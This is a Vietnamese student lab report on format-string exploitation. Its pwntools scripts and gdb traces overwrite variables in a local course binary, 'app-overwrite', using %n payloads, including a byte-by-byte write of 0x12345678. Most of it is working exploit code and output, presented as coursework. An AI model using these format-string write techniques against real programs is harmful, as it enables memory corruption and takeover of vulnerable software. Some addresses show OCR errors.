
B.3 Khai thác lỗ hổng format string để ghi đè bộ nhớ

Yêu cầu 5. Sinh viên khai thác và truyền chuỗi s để ghi đè biến c của file app - overwrite thành giá trị 16. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết.

- Chạy chương trình app-overwrite

```
nhnkhoea@nhnKhoea:~/NT521/Lab4/Lab4-resource$ ./app-overwrite
0xfffffd09c
hello
hello
a = 123, b = 1c8, c = 789
```

- Địa chỉ cần ghi đè là 0xffffd09c



```
nhnkhoea@nhnKhoea: ~/NT521, x + v - □ x
[ DISASM / i386 / set emulate on ]
► 0x80484a3 <main+24>      sub    esp, 8          ESP => 0xffffcfd8 (0xffffcfe0 - 0x8)
0x80484a6 <main+27>      lea    eax, [ebp - 0xc]  EAX => 0xffffd04c ← 0
x315
0x80484a9 <main+30>      push   eax
0x80484aa <main+31>      push   0x80485e0
0x80484af <main+36>      call   printf@plt      <printf@plt>

0x80484b4 <main+41>      add    esp, 0x10
0x80484b7 <main+44>      sub    esp, 8
0x80484ba <main+47>      lea    eax, [ebp - 0x70]
0x80484bd <main+50>      push   eax
0x80484be <main+51>      push   0x80485e4
0x80484c3 <main+56>      call   __isoc99_scanf@plt  <__isoc99_scanf@plt>

[ STACK ]
00:0000 | esp 0xffffcfe0 ← 0
01:0004 | -074 0xffffcfe4 ← 1
02:0008 | -070 0xffffcfe8 → 0xf7ffda40 ← 0
03:000c | -06c 0xffffcfec → 0xf7ffd000 (_GLOBAL_OFFSET_TABLE_) ← 0x36f2c
04:0010 | -068 0xffffcff0 → 0xf7fc4540 (__kernel_vsyscall) ← push ecx
05:0014 | -064 0xffffcff4 ← 0xffffffff
06:0018 | -060 0xffffcff8 → 0x8048034 ← push es
07:001c | -05c 0xffffcffc → 0xf7fc66d0 ← 0xe

[ BACKTRACE ]
► 0 0x80484a3 main+24
1 0xf7da3519 __libc_start_call_main+121
2 0xf7da35f3 __libc_start_main+147
3 0x80483b1 _start+33

pwndbg> p/x $ebp -0xc
$1 = 0xffffd04c
pwndbg> █
```

- Trong gdb c được lưu ở địa chỉ 0xffffd04c

Lab 4: Format String

Nhóm 7

- Debug chương trình ta có địa chỉ của biến c trong chuỗi s sẽ tương ứng với vị trí tham số thứ 7 của hàm printf
- Đoạn code khai thác lỗ hổng format string để thực hiện ghi đè giá trị c thành giá trị 16

```
from pwn import *
def forc():
    sh = process('./app-overwrite')
    # get address of c from the first output
    c_addr = int(sh.recvuntil('\n', drop=True), 16)
    print ('- Address of c: %s' % hex(c_addr))
    # additional format - change to your format to create 12 characters
    additional_format = b'%12x'
    # overwrite offset - change to your format
    overwrite_offset = b'%6$n'
    payload = p32(c_addr) + additional_format + overwrite_offset
    print ('- Your payload: %s' % payload)
    sh.sendline(payload)
    sh.interactive()
forc()
~
~
```

- Kết quả chạy đoạn code

```
nhnkhhoa@nhnKhoa: ~/NT521/ Lab4/Lab4-resource$ python3 task5.py
[+] Starting local process './app-overwrite': pid 37857
/home/nhnkhhoa/NT521/Lab4/Lab4-resource/task5.py:5: BytesWarning: Text is not
bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
c_addr = int(sh.recvuntil('\n', drop=True), 16)
- Address of c: 0xfffffd09c
- Your payload: b'\x9c\xd0\xff\xff%12x%6$n'
[*] Switching to interactive mode
[*] Process './app-overwrite' stopped with exit code 0 (pid 37857)
\x9c\xd0\xff\xff      fffffd038
You modified c.

a = 123, b = 1c8, c = 16
[*] Got EOF while reading in interactive
$
```


Lab 4: Format String

Nhóm 7

Yêu cầu 6. Sinh viên khai thác và truyền chuỗi s để ghi đè biến a của file app-overwrite thành giá trị 2. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết.

```
pwndbg> info variables a
All variables matching regular expression "a":

Non-debugging symbols:
0x08049f08 __frame_dummy_init_array_entry
0x08049f08 __init_array_start
0x08049f0c __do_global_dtors_aux_fini_array_entry
0x08049f0c __init_array_end
0x0804a01c __data_start
0x0804a01c data_start
0x0804a020 __dso_handle
0x0804a024 a
0x0804a02c __bss_start
0x0804a02c _edata
pwndbg> 
```

Địa chỉ của biến a: 0x0804a024. Đây là địa chỉ ghi đè.

Vì ab là 2 kí tự sẽ bị chiếm mất 2 bytes nên ta phải bù bằng 2 kí tự xx cho tròn một vị trí địa chỉ.

%8\$n là một lệnh format string, yêu cầu chương trình ghi số lượng ký tự đã in ra vào vị trí tham số thứ 8 trên stack.

```
~/LTAT/Lab4-resource/yc6.py - Mousepad
File Edit Search View Document Help
[Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons]

1 from pwn import *
2 def fora():
3     sh = process('./app-overwrite')
4     a_addr = 0x0804a024
5     payload = b'ab%8$nxx' + p32(a_addr)
6     sh.sendline(payload)
7     print(sh.recv())
8     sh.interactive()
9 fora()
10
```

```
(coolstar17@kali)-[~/LTAT/Lab4-resource]
$ python yc6.py

(coolstar17@kali)-[~/LTAT/Lab4-resource]
$ python yc6.py
[+] Starting local process './app-overwrite': pid 10300
b'0\xffedf09c\n'
[*] Switching to interactive mode
abxx$\xa0\x04\x08
You modified a for a small number.

a = 2, b = 1c8, c = 789
[*] Process './app-overwrite' stopped with exit code 0 (pid 10300)
[*] Got EOF while reading in interactive
$
```

Yêu cầu 7. Sinh viên khai thác và truyền chuỗi s để ghi đè biến b của file app-overwrite thành giá trị 0x12345678. Báo cáo chi tiết các bước phân tích, xác định chuỗi định dạng và kết quả khai thác.

- Ý tưởng, ta sẽ ghi đè lần lượt mỗi byte vào một địa chỉ:
 - 0x0804a028 sẽ ghi 0x78. Để ghi thành công thì ta cần phải ghi 120 ký tự vào địa chỉ, vậy ta sẽ sử dụng %120c để in 120 và ghi vào địa chỉ.
 - 0x0804a029 sẽ ghi 0x56. Để ghi thành công thì ta cần phải ghi 86 ký tự vào địa chỉ, vậy theo lý thuyết ta sẽ in ra 86 ký tự, nhưng mà trước đó ta đã in 120 ký tự cho địa chỉ 0x0804a028 rồi nên ta sẽ chọn ghi 0x156 vào địa chỉ 0x0804a029. Vậy ta sẽ in $342 - 120 = 222$ ký tự.
 - 0x0804a02a sẽ ghi 0x34. Tương tự với địa chỉ 0x0804a02a thì ta sẽ ghi 0x234 vào địa chỉ, vậy ta sẽ in $564 - 342 = 222$ ký tự.
 - 0x0804a02b sẽ ghi 0x12. Tương tự với địa chỉ 0x0804a02b thì ta sẽ ghi 0x312 vào địa chỉ, vậy ta sẽ in $786 - 564 = 222$ ký tự.

Lab 4: Format String

Nhóm 7

```
yc7_b1.py > ...
1  from pwn import *
2
3  def fora():
4      sh = process('./app-overwrite')
5      b_addr = 0x0804a028
6
7      payload = b'%120c%16$n' + b'%222c%17$n' + b'%222c%18$n' + b'%222c%19$n'
8      payload += p32(b_addr) + p32(b_addr + 1) + p32(b_addr + 2) + p32(b_addr + 3)
9
10     print('- Your payload: %s\n' % payload)
11     sh.sendline(payload)
12     print(sh.recv())
13     sh.interactive()
14 fora()
```

- Tiếp theo ta sử dụng input và đặt break point tại hàm printf thứ 2 để test xem địa chỉ cần ghi vào ở tham số thứ bao nhiêu của hàm printf thứ 2. Ở đây ta sẽ sử dụng BBBB để test.

```
pwndbg> run
Starting program: /home/vanphuc/UIT/HK1_3/KhaiThacLoHong/Lab4/app-overwrite
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
0xffffcc2c
%120c%16$n%222c%17$n%222c%18$n%228c%19$nBBBB

Breakpoint 1, 0x080484d2 in main ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
EAX 0xfffffcbc8 ← '%120c%16$n%222c%17$n%222c%18$n%228c%19$nBBBB'
EBX 0xf7fac000 (_GLOBAL_OFFSET_TABLE_) ← 0x229dac
ECX 0xf7f26380 (_nl_C_LC_CTYPE_class+256) ← 0x20002
EDX 0
EDI 0xf7ffcb80 (_rtld_global_ro) ← 0
ESI 0xffffcd04 → 0xffffce53 ← '/home/vanphuc/UIT/HK1_3/KhaiThacLoHong/Lab4/app-overwrite'
EBP 0xffffcc38 → 0xf7ffd020 (_rtld_global) → 0xf7ffda40 ← 0
ESP 0xffffcbb0 → 0xfffffcbc8 ← '%120c%16$n%222c%17$n%222c%18$n%228c%19$nBBBB'
EIP 0x080484d2 (main+71) → 0xfffe69e8 ← 0
[ DISASM / i386 / set emulate on ]
> 0x080484d2 <main+71>    call    printf@plt    <printf@plt>
    format: 0xfffffcbc8 ← '%120c%16$n%222c%17$n%222c%18$n%228c%19$nBBBB'
    vararg: 0xfffffcbc8 ← '%120c%16$n%222c%17$n%222c%18$n%228c%19$nBBBB'
```

- Sau khi nhập input vào ta thấy địa chỉ bắt đầu của printf thứ 2 là 0xffffcbb0. Ta sẽ sử dụng x/20wx 0xffffcbb0 list ra những địa chỉ xung quanh. Ta sẽ thấy được 0x42424242 (BBBB) nằm tại tham số thứ 17 của hàm printf. Vậy index param lần lượt là %120c%16\$n , %222c%17\$n, %222c%18\$n, %222c%19\$n

Lab 4: Format String

Nhóm 7

```
00:0000 esp 0xffffcbb0 -> 0xffffcbc8 <- '%120c%16$n%222c%17$n%222c%18$n%228c%19$nBBBB'
01:0004 -084 0xffffcbb4 -> 0xffffcbc8 <- '%120c%16$n%222c%17$n%222c%18$n%228c%19$nBBBB'
02:0008 -080 0xffffcbb8 -> 0xf7fbe7b0 -> 0x804829c <- inc edi /* 'GLIBC_2.0' */
03:000c -07c 0xffffcbbc <- 1
04:0010 -078 0xffffcbc0 <- 0
05:0014 -074 0xffffcbc4 <- 1
06:0018 eax 0xffffcbc8 <- '%120c%16$n%222c%17$n%222c%18$n%228c%19$nBBBB'
07:001c -06c 0xffffcbcc <- 'c%16$n%222c%17$n%222c%18$n%228c%19$nBBBB'

[ BACKTRACE ]
> 0 0x80484d2 main+71
  1 0xf7da3519 __libc_start_call_main+121
  2 0xf7da35f3 __libc_start_main+147
  3 0x80483b1 _start+33

pwndbg> x/20wx 0xffffcbb0
0xffffcbb0: 0xffffcbc8 0xffffcbc8 0xf7fbe7b0 0x00000001
0xffffcbc0: 0x00000000 0x00000001 0x30323125 0x36312563
0xffffcbd0: 0x32256e24 0x25633232 0x6e243731 0x32323225
0xffffcbe0: 0x38312563 0x32256e24 0x25633832 0x6e243931
0xffffcbf0: 0x42424242 0x00000000 0x01000000 0x00000009
pwndbg> |
```

- Tiến hành chạy chương trình và thành công.

```
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/Lab4$ python3 yc7_b1.py
[*] Starting local process './app-overwrite': pid 10465
- Your payload: b'%120c%16$n%222c%17$n%222c%18$n%222c%19$n(\xa0\x04\x08)\xa0\x04\x08*\xa0\x04\x08+\xa0\x04\x08*\xa0\x04\x08'

[*] Process './app-overwrite' stopped with exit code 0 (pid 10465)
b'0xffffcc5c\n
  \xf8
                                     \x
b0
                                     \x01
                                     \x00(\xa0\x04\x08)\xa0\x04\x08*\xa0\x04\x08+\xa0\x04\x08*\xa0\x04\x08\n
You modified b for a big number!\n\na = 123, b = 12345678, c = 789\n'
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$ ls
[*] Got EOF while sending in interactive
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/Lab4$ |
```